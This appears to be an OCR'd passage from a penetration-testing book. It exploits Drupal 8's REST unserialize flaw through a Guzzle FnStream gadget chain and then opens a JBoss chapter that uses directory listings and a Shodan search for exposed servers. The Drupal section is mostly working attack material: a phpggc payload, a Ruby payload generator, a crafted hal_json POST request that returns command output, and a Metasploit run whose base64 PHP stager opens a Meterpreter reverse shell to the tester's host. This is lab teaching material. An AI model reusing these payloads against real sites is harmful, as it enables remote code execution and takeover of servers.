vendor/guzzlehttp/psr7/src/FnStream.php:48:    public function __destruct()
vendor/guzzlehttp/psr7/src/Stream.php:85:    public function __destruct()
vendor/guzzlehttp/guzzle/src/Handler/CurlMultiHandler.php:53:    public function __destruct()
vendor/guzzlehttp/guzzle/src/Cookie/SessionCookieJar.php:33:    public function __destruct()
vendor/guzzlehttp/guzzle/src/Cookie/FileCookieJar.php:37:    public function __destruct()
Harry@xXxZombi3xXx ~/Downloads/drupal
```

```
45      /**
46       * The close method is called on the underlying stream only if possible.
47       */
48      public function __destruct()
49      {
50          if (isset($this->_fn_close)) {
51              call_user_func($this->_fn_close);
52          }
53      }
```

call_user_func

(PHP 4, PHP 5, PHP 7)

call_user_func — Call the callback given by the first parameter

Description

```
call_user_func ( callable $callback [, mixed $... ] ) : mixed
```

Calls the **callback** given by the first parameter and passes the remaining parameters as arguments.


```
Harry@xXxZombi3xXx ~/Downloads/drupal
Harry@xXxZombi3xXx ~/Downloads/drupal ag LinkItem | grep Entity
core/modules/shortcut/src/Entity/Shortcut.php:10:use Drupal\link\LinkItemInterface;
core/modules/shortcut/src/Entity/Shortcut.php:16: * @property \Drupal\link\LinkItemInterface link
core/modules/shortcut/src/Entity/Shortcut.php:144:        'link_type' => LinkItemInterface::LINK_INTERNAL,
core/modules/menu_link_content/src/Entity/MenuLinkContent.php:10:use Drupal\link\LinkItemInterface;
core/modules/menu_link_content/src/Entity/MenuLinkContent.php:16: * @property \Drupal\link\LinkItemInterface link
core/modules/menu_link_content/src/Entity/MenuLinkContent.php:296:        'link_type' => LinkItemInterface::LINK_GENERIC,
Harry@xXxZombi3xXx ~/Downloads/drupal
```

```
137         ->setDescription(t('Weight among shortcuts in the same shortcut set.'));
138
139       $fields['link'] = BaseFieldDefinition::create('link')
140         ->setLabel(t('Path'))
141         ->setDescription(t('The location this shortcut points to.'))
142         ->setRequired(TRUE)
143         ->setSettings([
144           'link_type' => LinkItemInterface::LINK_INTERNAL,
145           'title' => DRUPAL_DISABLED,
146         ])
147         ->setDisplayOptions('form', [
148           'type' => 'link_default',
149           'weight' => 0,
150         ])
151         ->setDisplayConfigurable('form', TRUE);
152
153       return $fields;
154     }
```


```
xZombi3xXx ~ cd phpggc                                                    ✔ 1  21:20:48
Harry@xXxZombi3xXx ~/phpggc  master ./phpggc Guzzle/RCE1 system id --json   ✔ 2  21:21:01
"O:24:\"GuzzleHttp\\Psr7\\FnStream\":2:{s:33:\"\u0000GuzzleHttp\\Psr7\\FnStream\u0000methods\";a:1:{s:5:\"close\"
;a:2:{i:0;O:23:\"GuzzleHttp\\HandlerStack\":3:{s:32:\"\u0000GuzzleHttp\\HandlerStack\u0000handler\";s:2:\"id\";s:
30:\"\u0000GuzzleHttp\\HandlerStack\u0000stack\";a:1:{i:0;a:1:{i:0;s:6:\"system\";}}s:31:\"\u0000GuzzleHttp\\Hand
lerStack\u0000cached\";b:0;}i:1;s:7:\"resolve\";}}s:9:\"_fn_close\";a:2:{i:0;r:4;i:1;s:7:\"resolve\";}}"
Harry@xXxZombi3xXx ~/phpggc  master                                        ✔ 3  21:21:26
```

Response

Raw | Headers | Hex

```
HTTP/1.1 401 Unauthorized
Date: Sun, 11 Aug 2019 15:05:57 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.2.3
WWW-Authenticate: Basic realm="Pen-Testing Drupal"
Cache-Control: must-revalidate, no-cache, private
X-UA-Compatible: IE=edge
Content-language: en
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Vary:
X-Generator: Drupal 8 (https://www.drupal.org)
Connection: close
Content-Type: application/hal+json
Content-Length: 107

{"message":"No authentication credentials provided."}uid=33(www-data) gid=33(www-data)
groups=33(www-data)
```

```
Harry@xXxZombi3xXx ~
Harry@xXxZombi3xXx ~ cat 1.php
<?php
$my_array = array("Harpreet","Himanshu");
print serialize($my_array);
?>
Harry@xXxZombi3xXx ~
```




```ruby
# phpggc Guzzle/RCE1 system id
def phpggc_payload(cmd)
  (
    # http://www.phpinternalsbook.com/classes_objects/serialization.html
    <<~EOF
      O:24:"GuzzleHttp\\Psr7\\FnStream":2:{
        s:33:"\u0000GuzzleHttp\\Psr7\\FnStream\u0000methods";a:1:{
          s:5:"close";a:2:{
            i:0;O:23:"GuzzleHttp\\HandlerStack":3:{
              s:32:"\u0000GuzzleHttp\\HandlerStack\u0000handler";
                s:cmd_len:"cmd";
              s:30:"\u0000GuzzleHttp\\HandlerStack\u0000stack";
                a:1:{i:0;a:1:{i:0;s:6:"system";}}
              s:31:"\u0000GuzzleHttp\\HandlerStack\u0000cached";
                b:0;
            }
            i:1;s:7:"resolve";
          }
        }
        s:9:"_fn_close";a:2:{
          i:0;r:4;
          i:1;s:7:"resolve";
        }
      }
    EOF
  ).gsub(/\s+/, '').gsub('cmd_len', cmd.length.to_s).gsub('cmd', cmd)
end
```

```
45      /**
46       * The close method is called on the underlying stream only if possible.
47       */
48      public function __destruct()
49      {
50          if (isset($this->_fn_close)) {
51              call_user_func($this->_fn_close);
52          }
53      }
```

```
25          public function __construct(array $methods)
26          {
27              $this->methods = $methods;
28
29              // Create the functions on the class
30              foreach ($methods as $name => $fn) {
31                  $this->{'_fn_' . $name} = $fn;
32              }
33          }
```

```
12  class FnStream implements StreamInterface
13  {
14      /** @var array */
15      private $methods;
16
17      /** @var array Methods that must be                in the given array */
18      private static $slots = ['__toString', 'close', 'detach', 'rewind',
19          'getSize', 'tell', 'eof', 'isSeekable', 'seek', 'isWritable', 'write',
20          'isReadable', 'read', 'getContents', 'getMetadata'];
21
22      /**
23       * @param array $methods Hash of method name to a callable.
24       */
25      public function __construct(array $methods)
```

```php
<?php
namespace GuzzleHttp;

use Psr\Http\Message\RequestInterface;

/**
 * Creates a composed Guzzle handler function by stacking middlewares on top of
 * an HTTP handler function.
 */
class HandlerStack
{
    /** @var callable */
    private $handler;

    /** @var array */
    private $stack = [];

    /** @var callable|null */
    private $cached;
```

```
{
  s:32:"\u0000GuzzleHttp\\HandlerStack\u0000handler";
    s:2:"id";
  s:30:"\u0000GuzzleHttp\\HandlerStack\u0000stack";
    a:1:{i:0;a:1:{i:0;s:6:"system";}}
  s:31:"\u0000GuzzleHttp\\HandlerStack\u0000cached";
    b:0;
}
```

```php
    /**
     * The close method is called on the underlying stream only if possible.
     */
    public function __destruct()
    {
        if (isset($this->_fn_close)) {
            call_user_func($this->_fn_close);
        }
    }
```

var_dump

(PHP 4, PHP 5, PHP 7)
var_dump — Dumps information about a variable

Description

```
var_dump ( mixed $expression [, mixed $... ] ) : void
```

This function displays structured information about one or more expressions that includes its type and value. Arrays and objects are explored recursively with values indented to show structure.

All public, private and protected properties of objects will be returned in the output unless the object implements a __debugInfo() method (implemented in PHP 5.6.0).

```
msf5 > use exploit/unix/webapp/drupal_restws_unserialize
msf5 exploit(unix/webapp/drupal_restws_unserialize) > show options

Module options (exploit/unix/webapp/drupal_restws_unserialize):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   METHOD       POST             yes       HTTP method to use (Accepted: GET, POST, PATCH, PUT)
   NODE         1                no        Node ID to target with GET method
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                        yes       The target address range or CIDR identifier
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host
```

Request

Raw | Params | Headers | Hex

```
POST /node?_format=hal_json HTTP/1.1
Host: 192.168.2.8:8080
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/hal+json
Content-Length: 621
Connection: close

{
 "link": [
  {
   "value": "link",
   "options":
"O:24:\"GuzzleHttp\\Psr7\\FnStream\":2:{s:33:\"\u0000GuzzleHttp\\Psr7\\FnStream\u0000methods\";a:1:{s:5:\"close\";a:
2:{i:0;O:23:\"GuzzleHttp\\HandlerStack\":3:{s:32:\"\u0000GuzzleHttp\\HandlerStack\u0000handler\";s:2:\"id\";s:30:\"\u00
00GuzzleHttp\\HandlerStack\u0000stack\";a:1:{i:0;a:1:{i:0;s:6:\"system\";}}s:31:\"\u0000GuzzleHttp\\HandlerStack\u000
0cached\";b:0;}i:1;s:7:\"resolve\";}}s:9:\"_fn_close\";a:2:{i:0;r:4;i:1;s:7:\"resolve\";}}"
  }
 ],
 "_links": {
  "type": {
   "href": "http://192.168.2.8:8080/rest/type/shortcut/default"
  }
 }
}
```


Response

Raw | Headers | Hex

```
HTTP/1.1 401 Unauthorized
Date: Sun, 11 Aug 2019 15:05:57 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.2.3
WWW-Authenticate: Basic realm="Pen-Testing Drupal"
Cache-Control: must-revalidate, no-cache, private
X-UA-Compatible: IE=edge
Content-language: en
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Vary:
X-Generator: Drupal 8 (https://www.drupal.org)
Connection: close
Content-Type: application/hal+json
Content-Length: 107

{"message":"No authentication credentials provided."}uid=33(www-data) gid=33(www-data)
groups=33(www-data)
```

```
msf5 exploit(unix/webapp/drupal_restws_unserialize) > exploit

[*] Started reverse TCP handler on 192.168.2.8:4444
[*] Drupal 8 targeted at http://192.168.2.8:8080/
[!] CHANGELOG.txt no longer contains patch level
[*] Executing with system(): echo 8HdolP8XRyfUEnccKFxgVU4w0Kcj
[*] Sending POST to /node with link http://192.168.2.8:8080/rest/type/shortcut/default
[+] Drupal is vulnerable to code execution
[*] Executing with system(): php -r 'eval(base64_decode(Lyo8P3BocCAvKiovIGVycm9yX3JlcG9ydGluZygwKTsgJGlwID0gJzE5Mi4xNjguMi44JzsgJHBvcnQgPSA0NDQ
0OyBpZiAoKCRmID0gJ3N0cmVhbV9zb2NrZXRfY2xpZW50JykgJiYgaXNfY2FsbGFibGUoJGYpKSB7ICRzID0gJGYoInRjcDovL3skaXB9OnskcG9ydH0iKTsgJHNfdHlwZSA9ICdzdHJlYW
0nOyB9IGlmICghJHMgJiYgKCRmID0gJ2Zzb2Nrb3BlbicpICYmIGlzX2NhbGxhYmxlKCRmKSkgeyAkcyA9ICRmKCRpcCwgJHBvcnQpOyAkc190eXBlID0gJ3N0cmVhbSc7IH0gaWYgKCEkc
yAmJiAoJGYgPSAnc29ja2V0X2NyZWF0ZScpICYmIGlzX2NhbGxhYmxlKCRmKSkgeyAkcyA9ICRmKEFGX0lORVQsIFNPQ0tfU1RSUFNLCBTT0xfVENQKTsgJHJlcyA9IEBzb2NrZXRfY29u
bmVjdCgkcywgJGlwLCAkcG9ydCk7IGlmICghJHJlcykgeyBkaWUoKTsgfSAkc190eXBlID0gJ3NvY2tldCc7IH0gaWYgKCEkcykgeyAkc190eXBlID0gJ3N0cmVhbSc7IH0gaWYgKCEkc190eXBlKSB7IGRpZSgnbm8gc29ja2V0IGZ1bmNzJyk7IH0
gaWYgKCEkcykgeyBkaWUoJ25vIHNvY2tldCcpOyB9IHN3aXRjaCAoJHNfdHlwZSkgeyBjYXNlICdzdHJlYW0nOiAkbGVuID0gZnJlYWQoJHMsIDQpOyBicmVhazsgY2FzZSAnc29ja2V0JzogJGxlbiA9IHNvY2tldF9yZWFkKCRzLCA0KTsgYnJlYWs7IH0gaWYgKCEkbGVuKSB7IGRpZSgnbm8gc29ja2V0IGRhdGEnKTsgfSAkYSA9IHVuc2VyaWFsaXplKCRkYXRhKTsgJGFyZ3MgPSBpc19hcnJheSgkYVsnYXJncyddKSA/ICRhWydhcmdzJ10gOiBbXTsgJGZ1bmMgPSAkYVsnZnVuYyddOyAkcmVzID0gJGYoLi4uJGFyZ3MpOyBlY2hvIHNlcmlhbGl6ZSgkcmVzKTsgZGllKCk7IH0gY2F0Y2goRXhjZXB0aW9uICRlKSB7IGRpZSgnRVJST1I6ICcuJGUtPmdldE1lc3NhZ2UoKSk7IH0nKTs=
[*] Sending POST to /node with link http://192.168.2.8:8080/rest/type/shortcut/default
[*] Sending stage (38247 bytes) to 192.168.2.8
[*] Meterpreter session 1 opened (192.168.2.8:4444 -> 192.168.2.8:55896) at 2019-08-11 20:19:17 +0530

meterpreter >
```

Chapter 11: Penetration Testing on Technological Platforms - JBoss





```
root@5381d59b2d92:/opt/jboss-5.1.0.GA# ls -alh
total 228K
drwxr-xr-x 1 root root 4.0K May 22  2009 .
drwxr-xr-x 1 root root 4.0K Dec 14  2016 ..
-rw-r--r-- 1 root root 7.9K May 22  2009 JBossORG-EULA.txt
drwxr-xr-x 2 root root 4.0K May 22  2009 bin
drwxr-xr-x 2 root root 4.0K May 22  2009 client
drwxr-xr-x 3 root root 4.0K May 22  2009 common
-rw-r--r-- 1 root root 6.0K May 22  2009 copyright.txt
drwxr-xr-x 7 root root 4.0K May 22  2009 docs
-rw-r--r-- 1 root root 105K May 22  2009 jar-versions.xml
-rw-r--r-- 1 root root  33K May 22  2009 lgpl.html
drwxr-xr-x 3 root root 4.0K May 22  2009 lib
-rw-r--r-- 1 root root  36K May 22  2009 readme.html
drwxr-xr-x 1 root root 4.0K May 22  2009 server
```


```
root@5381d59b2d92:/opt/jboss-5.1.0.GA/server# ls -alh
total 28K
drwxr-xr-x 1 root root 4.0K May 22  2009 .
drwxr-xr-x 1 root root 4.0K May 22  2009 ..
drwxr-xr-x 8 root root 4.0K May 22  2009 all
drwxr-xr-x 1 root root 4.0K Sep 29 10:25 default
drwxr-xr-x 6 root root 4.0K May 22  2009 minimal
drwxr-xr-x 6 root root 4.0K May 22  2009 standard
drwxr-xr-x 6 root root 4.0K May 22  2009 web
```


```
root@5381d59b2d92:/opt/jboss-5.1.0.GA/server/default# ls -alh
total 40K
drwxr-xr-x  1 root root 4.0K Sep 29 10:25 .
drwxr-xr-x  1 root root 4.0K May 22  2009 ..
drwxr-xr-x  6 root root 4.0K May 22  2009 conf
drwxr-xr-x  5 root root 4.0K Sep 29 10:25 data
drwxr-xr-x  1 root root 4.0K Sep 29 10:57 deploy
drwxr-xr-x 12 root root 4.0K May 22  2009 deployers
drwxr-xr-x  2 root root 4.0K May 22  2009 lib
drwxr-xr-x  2 root root 4.0K Sep 29 10:24 log
drwxr-xr-x  6 root root 4.0K Sep 29 10:24 tmp
drwxr-xr-x  3 root root 4.0K Sep 29 10:25 work
```


```
root@5381d59b2d92:/opt/jboss-5.1.0.GA/server/default/deploy# ls -alh
total 360K
drwxr-xr-x  1 root root 4.0K Sep 29 14:04 .
drwxr-xr-x  1 root root 4.0K Sep 29 10:25 ..
drwxr-xr-x  6 root root 4.0K May 22  2009 ROOT.war
drwxr-xr-x 10 root root 4.0K May 22  2009 admin-console.war
-rw-r--r--  1 root root 2.1K May 22  2009 cache-invalidation-service.xml
-rw-r--r--  1 root root  372 May 22  2009 ejb2-container-jboss-beans.xml
-rw-r--r--  1 root root 2.9K May 22  2009 ejb2-timer-service.xml
-rw-r--r--  1 root root 1.5K May 22  2009 ejb3-connectors-jboss-beans.xml
-rw-r--r--  1 root root  423 May 22  2009 ejb3-container-jboss-beans.xml
-rw-r--r--  1 root root  27K May 22  2009 ejb3-interceptors-aop.xml
-rw-r--r--  1 root root  277 May 22  2009 ejb3-timerservice-jboss-beans.xml
-rw-r--r--  1 root root 1.4K May 22  2009 hdscanner-jboss-beans.xml
-rw-r--r--  1 root root 5.4K May 22  2009 hsqldb-ds.xml
drwxr-xr-x  4 root root 4.0K May 22  2009 http-invoker.sar
-rw-r--r--  1 root root  15K May 22  2009 jboss-local-jdbc.rar
-rw-r--r--  1 root root  15K May 22  2009 jboss-xa-jdbc.rar
drwxr-xr-x  4 root root 4.0K May 22  2009 jbossweb.sar
drwxr-xr-x  3 root root 4.0K May 22  2009 jbossws.sar
```


Not Secure
[redacted]8080
JBoss
JBoss Online Resources
JBoss AS Documentation
JBoss Wiki
JBoss JIRA
JBoss Forums
JBoss Management
Tomcat status (full) (XML)
JMX Console
JBoss Web Console
JBoss™ Application Server



Not Secure
[redacted]8080/123
HTTP Status 404 - /123
type Status report
message /123
description The requested resource (/123) is not available.
JBossWeb/2.0.1.GA


Not Secure | view-sourc :8080
1 <html>
2 <head>
3 <title>Welcome to JBoss™</title>
4
5 </head>
6
7 <body>
8 </body>


Response
Raw
Headers
Hex
HTTP/1.1 304 Not Modified
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.4; JBoss-4.2.2.GA (build: SVNTag=JBoss_4_2_2_GA
date=200710221139)/Tomcat-5.5
ETag: W/"98-1261047416812"
Date: Tue, 13 Aug 2019 00:42:38 GMT
Connection: close


SHODAN
"X-Powered-By: Servlet 2.4; JBoss"
Explore
Downloads
Reports
Pricing
Enterprise Access
Exploits
Maps
Share Search
Download Results
Create Report
TOTAL RESULTS
19,742
TOP COUNTRIES
China 3,892
United States 3,594
Brazil 2,441
Argentina 1,757
India 696
New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor
Amazon.com
Added on 2020-01-26 13:21:50 GMT
United Kingdom, London
cloud
HTTP/1.1 200 OK
Date: Sun, 26 Jan 2020 13:21:50 GMT
X-Powered-By: Servlet/2.4
Server: Servlet 2.4; JBoss-4.0.4.GA (build: CVSTag=JBoss_4_0_4_GA
Content-Length: 0
成都盛帮密封件股份有限公司V6.0.2
China Telecom
Added on 2020-01-26 13:26:30 GMT
China, Chengdu
Technologies:
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.4; JBoss-4.0.4.GA (build: CVSTag=JBoss_4_
Set-Cookie: JSESSIONID=6D06A76509B7168999792BD81067712E; Path=/

```
Harry@xXxZombi3xXx ~/Downloads
